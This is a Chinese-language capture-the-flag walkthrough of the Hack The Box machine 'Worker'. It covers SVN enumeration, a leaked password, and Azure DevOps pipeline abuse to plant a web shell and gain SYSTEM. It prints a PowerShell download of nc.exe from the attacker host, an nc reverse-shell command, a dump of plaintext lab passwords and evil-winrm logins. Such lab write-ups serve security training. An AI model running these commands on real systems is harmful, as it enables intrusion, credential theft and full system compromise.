

Worker(AD),svnserve(3690port)、訊息收集、 Azure DevOps(管道-反彈shell、提權)

```
└─# nmap -sCV -p80,3690,5985 -A 10.10.10.203
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 18:00 PST
Nmap scan report for 10.10.10.203
Host is up (0.21s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
3690/tcp  open  svnserve Subversion
5985/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 3690/tcp)
HOP RTT      ADDRESS
1   207.91 ms 10.10.14.1
2   208.09 ms 10.10.10.203

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.76 seconds
```

80、5985 Port疑似沒可利用

3690Port

參考：<https://book.hacktricks.xyz/cn/network-services-pentesting/3690-pentesting-subversion-svn->

[server](#)

```
└─# svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt
```

```
─# cat moved.txt
```

This repository has been migrated and will no longer be maintained here.
You can find the latest version at: <http://devops.worker.htb>

// The Worker team :)

```
└─(root@kali)-[~]
```

```
└─# svn log svn://10.10.10.203
```

```
r5 | nathen | 2020-06-20 09:52:00 -0400 (六, 20 6月 2020) | 1 line
```

Added note that repo has been migrated

```
r4 | nathen | 2020-06-20 09:50:20 -0400 (六, 20 6月 2020) | 1 line
```

Moving this repo to our new devops server which will handle the deployment
for us

```
r3 | nathen | 2020-06-20 09:46:19 -0400 (六, 20 6月 2020) | 1 line
```

```
-
```

```
r2 | nathen | 2020-06-20 09:45:16 -0400 (六, 20 6月 2020) | 1 line
```

Added deployment script

```
r1 | nathen | 2020-06-20 09:43:43 -0400 (六, 20 6月 2020) | 1 line
```

First version

```
└─(root@kali)-[~]
```

```
└─# svn checkout svn://10.10.10.203
```

```
A    dimension.worker.htb
```

```
A    dimension.worker.htb/LICENSE.txt
```

```
A    dimension.worker.htb/README.txt
```

```
A    dimension.worker.htb/assets
```

A dimension.worker.htb/assets/css
A dimension.worker.htb/assets/css/fontawesome-all.min.css
A dimension.worker.htb/assets/css/main.css
A dimension.worker.htb/assets/css/noscript.css
A dimension.worker.htb/assets/js
A dimension.worker.htb/assets/js/breakpoints.min.js
A dimension.worker.htb/assets/js/browser.min.js
A dimension.worker.htb/assets/js/jquery.min.js
A dimension.worker.htb/assets/js/main.js
A dimension.worker.htb/assets/js/util.js
A dimension.worker.htb/assets/sass
A dimension.worker.htb/assets/sass/base
A dimension.worker.htb/assets/sass/base/_page.scss
A dimension.worker.htb/assets/sass/base/_reset.scss
A dimension.worker.htb/assets/sass/base/_typography.scss
A dimension.worker.htb/assets/sass/components
A dimension.worker.htb/assets/sass/components/_actions.scss
A dimension.worker.htb/assets/sass/components/_box.scss
A dimension.worker.htb/assets/sass/components/_button.scss
A dimension.worker.htb/assets/sass/components/_form.scss
A dimension.worker.htb/assets/sass/components/_icon.scss
A dimension.worker.htb/assets/sass/components/_icons.scss
A dimension.worker.htb/assets/sass/components/_image.scss
A dimension.worker.htb/assets/sass/components/_list.scss
A dimension.worker.htb/assets/sass/components/_table.scss
A dimension.worker.htb/assets/sass/layout
A dimension.worker.htb/assets/sass/layout/_bg.scss
A dimension.worker.htb/assets/sass/layout/_footer.scss
A dimension.worker.htb/assets/sass/layout/_header.scss
A dimension.worker.htb/assets/sass/layout/_main.scss
A dimension.worker.htb/assets/sass/layout/_wrapper.scss
A dimension.worker.htb/assets/sass/libs
A dimension.worker.htb/assets/sass/libs/_breakpoints.scss
A dimension.worker.htb/assets/sass/libs/_functions.scss
A dimension.worker.htb/assets/sass/libs/_mixins.scss
A dimension.worker.htb/assets/sass/libs/_vars.scss
A dimension.worker.htb/assets/sass/libs/_vendor.scss
A dimension.worker.htb/assets/sass/main.scss
A dimension.worker.htb/assets/sass/noscript.scss
A dimension.worker.htb/assets/webfonts
A dimension.worker.htb/assets/webfonts/fa-brands-400.eot
A dimension.worker.htb/assets/webfonts/fa-brands-400.svg
A dimension.worker.htb/assets/webfonts/fa-brands-400.ttf

```
A dimension.worker.htb/assets/webfonts/fa-brands-400.woff
A dimension.worker.htb/assets/webfonts/fa-brands-400.woff2
A dimension.worker.htb/assets/webfonts/fa-regular-400.eot
A dimension.worker.htb/assets/webfonts/fa-regular-400.svg
A dimension.worker.htb/assets/webfonts/fa-regular-400.ttf
A dimension.worker.htb/assets/webfonts/fa-regular-400.woff
A dimension.worker.htb/assets/webfonts/fa-regular-400.woff2
A dimension.worker.htb/assets/webfonts/fa-solid-900.eot
A dimension.worker.htb/assets/webfonts/fa-solid-900.svg
A dimension.worker.htb/assets/webfonts/fa-solid-900.ttf
A dimension.worker.htb/assets/webfonts/fa-solid-900.woff
A dimension.worker.htb/assets/webfonts/fa-solid-900.woff2
A dimension.worker.htb/images
A dimension.worker.htb/images/bg.jpg
A dimension.worker.htb/images/overlay.png
A dimension.worker.htb/images/pic01.jpg
A dimension.worker.htb/images/pic02.jpg
A dimension.worker.htb/images/pic03.jpg
A dimension.worker.htb/index.html
A moved.txt
```

取出修訂版 5.

```
└─(root@kali)-[~]
```

```
└─# svn up -r 2
```

Updating '.':


```
D moved.txt
```

```
A deploy.ps1
```


更新至修訂版 2.

修改2筆hosts連線成功

`dimension.worker.htb`



另一組 `devops.worker.htb` 需要帳密



測試後需在新增多筆hosts：

```
cartoon.worker.htb
alpha.worker.htb
story.worker.htb
lens.worker.htb
spectral.worker.htb
solid-state.worker.htb
```


以上網站測試都沒啥用

`devops.worker.htb` 帳密如下：

```
└─# cat deploy.ps1
$user = "nathen"
```

```
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user,
$pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("--file
$args")
```


登入成功:



疑似有漏洞可以用CVE-2023-21553，

參考：<https://www.legitsecurity.com/blog/remote-code-execution-vulnerability-in-azure-pipelines-can-lead-to-software-supply-chain-attack>

好像可以上傳並反彈shell。位置：spectral.worker.htb



需要組件

devops.worker.htb/kenas/SmartHotel360/_build?definitionId=7

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Azure DevOps

ekenas / SmartHotel360 / Pipelines / 組建

搜尋所有管線

SmartHotel360

概觀 Boards Repos Pipelines 組建

Spectral-Cl


歷程記錄 分析

認可	組建 #	分支	已排入佇列 ↓	持續時間
已加入 test.jpeg Nathalie Henley 的手動組建	170	test	2024-12-04-08:...	0:07.640
已加入 shell.aspx Nathalie Henley 的手動組建	169	test	2024-12-04-08:...	0:22.984
Version 1	---	-	---	---

簡單測試上傳成功

spectral.worker.htb/test.jpeg

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



X-Powered-By : ASP.NET 看起來要用asp、aspx反彈

瀏覽器 主控台 除錯器 網路 樣式編輯器 效能 記憶體 儲存空間 輔助功能 應用程式

方法	網域	檔案	發起人	類型	傳輸量	大小	權限	Cookie	請求	回應	快取	時刻
GET	devops.worker.htb	ms.vsa-features-services-content.es6.CxG2BMXyUeXUCLmin.js	script	js	快取	0 B			Accept-Ranges: bytes			
GET	devops.worker.htb	ms.vsa-fts-web-frame-content.es6.I9U4V5mZ7V4080Z.min.js	script	js	快取	0 B			Access-Control-Allow-Origin: *			
GET	devops.worker.htb	ms.vsa-fts-web-global-banner-content.es6.BcUx80d2cv7cq0Lmin.js	script	js	快取	0 B			Cache-Control: max-age=31536000			
GET	devops.worker.htb	ms.vsa-features-ui-detailslist-content.es6.k_HQ9F4uIWOJe6G.min.js	script	js	快取	0 B			Content-Encoding: gzip			
GET	devops.worker.htb	ms.vsa-features-ui-zerotdata-content.es6.Ovg2OVqLpoVVMc.min.js	script	js	快取	0 B			Content-Length: 5681			
GET	devops.worker.htb	ms.vsa-web-fabric.es6.CB7F2p93lmY0bLmin.js	script	js	快取	0 B			Content-Type: application/javascript			
GET	devops.worker.htb	ms.vsa-web-fabric.es6.3abP3kuK_Rv99GFfmin.js	script	js	快取	0 B			Date: Wed, 04 Dec 2024 13:27:39 GMT			
GET	devops.worker.htb	ms.vsa-web-fabric-input.es6.huXVB1CH4wDE0d.min.js	script	js	快取	0 B			ETag: "1880916ca-40510"			
GET	devops.worker.htb	ms.vsa-web-fabric-navigation.es6.zzk9NbdRjW9Q4x.min.js	script	js	快取	0 B			Last-Modified: Fri, 22 Nov 2018 17:41:16 GMT			
GET	devops.worker.htb	ms.vsa-web-fabric-pickers.es6.8LlHYdJ_CuhrsoO.min.js	script	js	快取	0 B			LFs-Authenticate: NTLM			
GET	devops.worker.htb	ms.vsa-web-fabric-widgets.es6.gMnPE4Y4vYUgQO.min.js	script	js	快取	0 B			PSP: CPO**CAO DSP COR ADMA DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMI BUS DEM NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT**			
GET	devops.worker.htb	ms.vsa-features-ui-breadcumb-content.es6.Yf4zGF2GPe2t18W4.min.js	script	js	快取	0 B			Vary: Accept-Encoding			
GET	devops.worker.htb	ms.vsa-features-ui-splitter-content.es6.5698ZDgblbnL9.min.js	script	js	快取	0 B			X-Content-Type-Options: nosniff			
GET	devops.worker.htb	ms.vsa-features-frame-content.es6.s0ewwbhWwY8ap.min.js	script	js	快取	0 B			X-Powered-By: ASP.NET			
GET	devops.worker.htb	ms.vsa-web-legacy-content.es6.74puUGLSITWz_d.min.js	script	js	快取	0 B			請求標頭 (720 B)			
GET	devops.worker.htb	ms.vsa-fts-web-global-banner-content.es6.BcUx80d2cv7cq0Lmin.js	script	js	快取	0 B			Accept: *			
GET	devops.worker.htb	ms.vsa-fts-web-global-banner-content.es6.BcUx80d2cv7cq0Lmin.js	script	js	快取	0 B			Accept-Encoding: gzip, deflate			
GET	devops.worker.htb	ms.vsa-fts-web-global-banner-content.es6.BcUx80d2cv7cq0Lmin.js	script	js	快取	0 B			Accept-Language: zh-TW			

上傳kali的webshells 的cmdasp.aspx

spectral.worker.htb/cmdasp.aspx

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

iis apppool\defaultapppool

Command: whoami

excute

上傳nc64.exe

powershell -c wget 10.10.14.2:8000/nc.exe -outfile \programdata\nc.exe

反彈shell指令


```
\programdata\nc.exe -e cmd.exe 10.10.14.2 9200
```

成功

```
(root@kali) [~]  
# nc -lnvp 9200  
listening on [any] 9200 ...  
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.203] 65009  
Microsoft Windows [Version 10.0.17763.1282]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
c:\windows\system32\inetsrv>whoami  
whoami  
iis apppool\defaultapppool  
  
c:\windows\system32\inetsrv>
```

有W驅動空間？

使用w: 進入空間

找到疑似密碼： W:\svnrepos\www\conf\passwd

nathen = wendel98 <=也是上面的帳密

nichin = fgerfgerf

nichin = asifhiefh

noahip = player

nuahip = wkjdnw

oakhol = bxwdjhcue

owehol = supersecret

paihol = painfulcode

parhol = gitcommit

pathop = iliketomoveit

pauhor = nowayjose

payhos = icanjive

perhou = elvisisalive

peyhou = ineedvacation

phihou = pokemon

quehub = pickme

quihud = kindasecure

rachul = guesswho

raehun = idontknow

ramhun = thisis

ranhut = getting

rebhyd = ridiculous

reeinc = iagree


```
reeing = tosomepoint  
reiing = isthisenough  
renipr = dummy  
rhiire = users  
riairv = canyou  
ricisa = seewhich  
robish = onesare  
robisl = wolves11  
robive = andwhich  
ronkay = onesare  
rubkei = the  
rupkel = sheeps  
ryakel = imtired  
sabken = drjones  
samken = aqua  
sapket = hamburger  
sarkil = friday
```

使用者有

```
*****[?] Ever logged users  
IIS APPPOOL\*.NET v4.5 Classic  
IIS APPPOOL\*.NET v4.5  
NT SERVICE\SQLTELEMETRY$SQLEXPRESS  
WORKER\Administrator  
WORKER\restorer  
WORKER\robisl
```

比對後，也就是 robisl / wolves11

登入成功

```
(root@kali) - [ /home/.../Desktop/tool/evil-winrm/bin ]
# evil-winrm -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to remote endpoint not supporting
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-shell
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

user flag

```
*Evil-WinRM* PS C:\Users\robisl\Desktop> type user.txt
853d1e44ed94c56ad952fe2f8f0a70be
*Evil-WinRM* PS C:\Users\robisl\Desktop>
```

nathen = wendel98 <= 包含在 W:\svnrepos\www\conf\passwd 裡面

我猜 robisl = wolves11 <= 也是 devops.worker.htb 的帳密

可正常登入

The screenshot shows a web browser window with the URL `devops.worker.htb/ekenas/`. The browser's address bar and tabs are visible at the top. Below the browser window, the Azure DevOps portal interface is shown. The left sidebar contains a collection named 'ekenas' and a list of related pages: '文件' (Files) and '取得說明' (Get Help). The main content area displays the 'ekenas' project page, which includes a 'PartsUnlimited' advertisement with the text 'No worries, we got you covered.' and a list of work items. On the right side, a user profile dropdown menu is open, showing the user 'Robin Islip' with the email 'WORKER\robisl'. The menu includes options for '我的設定檔' (My Profile), '安全性' (Security), '通知設定' (Notification Settings), '管理功能' (Management Functions), '佈景主題' (Themes), and '說明' (Help). At the bottom of the menu, there is a section for '以下身分登入...' (Sign in with the following identity...) and a '登出' (Sign out) button.

新增空管道



選擇範本

選擇建置您屬意的應用程式之範本。
即使範本不完全合用也無須耽心；
您可於稍後新增並自訂這些工作。

選取範本

或以 [空白作業](#) 開頭

搜尋



使用 Azure IaaS 虛擬機器的負載測試

在 Azure IaaS 虛擬機器建立 Rig，以使用 VSTS 雲端式負載測試服務執行負載測試。



具 Docker 支援的 Azure Service Fabric 應用程式

建置及封裝包含要推送到容器登錄之 Docker 映像的 Azure Service Fabric 應用程式。



具容器的 ASP.NET

建置和推送具容器支援的 ASP.NET 應用程式。



機器學習模型

使用 Azure Machine Learning CLI 建置及部署 ML 模型。



通用 Windows 平台

使用 Visual Studio 建置及測試通用 Windows 平台應用程式。



適用於 Java 的 Azure Web 應用程式

建置 Java WAR 檔案，並將其部署至 Azure Web 應用程式。



空管線

從空的管線開始，新增您自己的步驟。

套用

... > PartsUnlimited-CI

工作 變數 觸發程序 選項 保留期 歷程記錄

儲存並排入佇列 捨棄 摘要 排入佇列 ...

管線

建置管線

取得來源

PartsUnlimited master

代理程式作業 1

對代理程式執行

名稱 *

PartsUnlimited-CI

代理程式集區 * | [集區資訊](#) | [管理](#)

Setup

Setup

參數

這個管線沒有任何管線參數。請加以建立，以在工作之間共用最重要的設定，而只在一處即可加以變更。

新增powershell

... > PartsUnlimited-CI

工作 變數 觸發程序 選項 保留期 歷程記錄

儲存並排入佇列 捨棄 摘要 排入佇列 ...

管線

建置管線

取得來源

PartsUnlimited master

代理程式作業 1

對代理程式執行

新增工作

powershell

找不到您需要的資源嗎？
[請參觀 Marketplace。](#)



PowerShell

Run a PowerShell script on Linux, macOS, or Windows

新增

上傳反彈shell.ps1並放入

管線

建置管線

...

取得來源

PartsUnlimited

master

代理程式作業 1

對代理程式執行

+

PowerShell Script

PowerShell

✓

⋮

PowerShell

i

連結設定

檢視 YAM

工作版本

2.*

▼

顯示名稱 *

PowerShell Script

Type i

☒

File Path

☐

Inline

Script Path *

i

C:\Windows\Temp\Invoke-PowerShellTcp.ps1

...

Arguments i

ErrorActionPreference i

Continue

點選這個，也需要開啟nc



...

PartsUnlimited-CI



組建 #175 已排入佇列。

跑完之後，獲取system權限

#175: added udpated build template

手動執行 剛剛 由 Robin Islip  PartsUnlimited  master  cb51ad6

記錄 摘要 測試

代理程式作業 1

開始時間

集區: Setup · 代理程式: Hamilton11

✓ Initialize job · 成功

檢視詳細記錄

✓ Checkout · 成功

PowerShell Script

Starting: PowerShell Script

```
Task      : PowerShell
Description : Run a PowerShell script on Linux, macOS, or Windows
Version    : 2.151.1
Author     : Microsoft Corporation
Help       : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/powershell
```

Generating script.

Formatted command: . 'C:\Windows\Temp\Invoke-PowerShellTcp.ps1'

===== Starting Command Output =====

```
(root@kali)-[~]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.203] 53049
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS W:\agents\agent11\_work\9\s>whoami
nt authority\system
PS W:\agents\agent11\_work\9\s>
```

獲取root flag

```
PS C:\Users\administrator\Desktop> type root.txt
7e911511566c7bf6fb69c6dfefb52bfb
PS C:\Users\administrator\Desktop>
```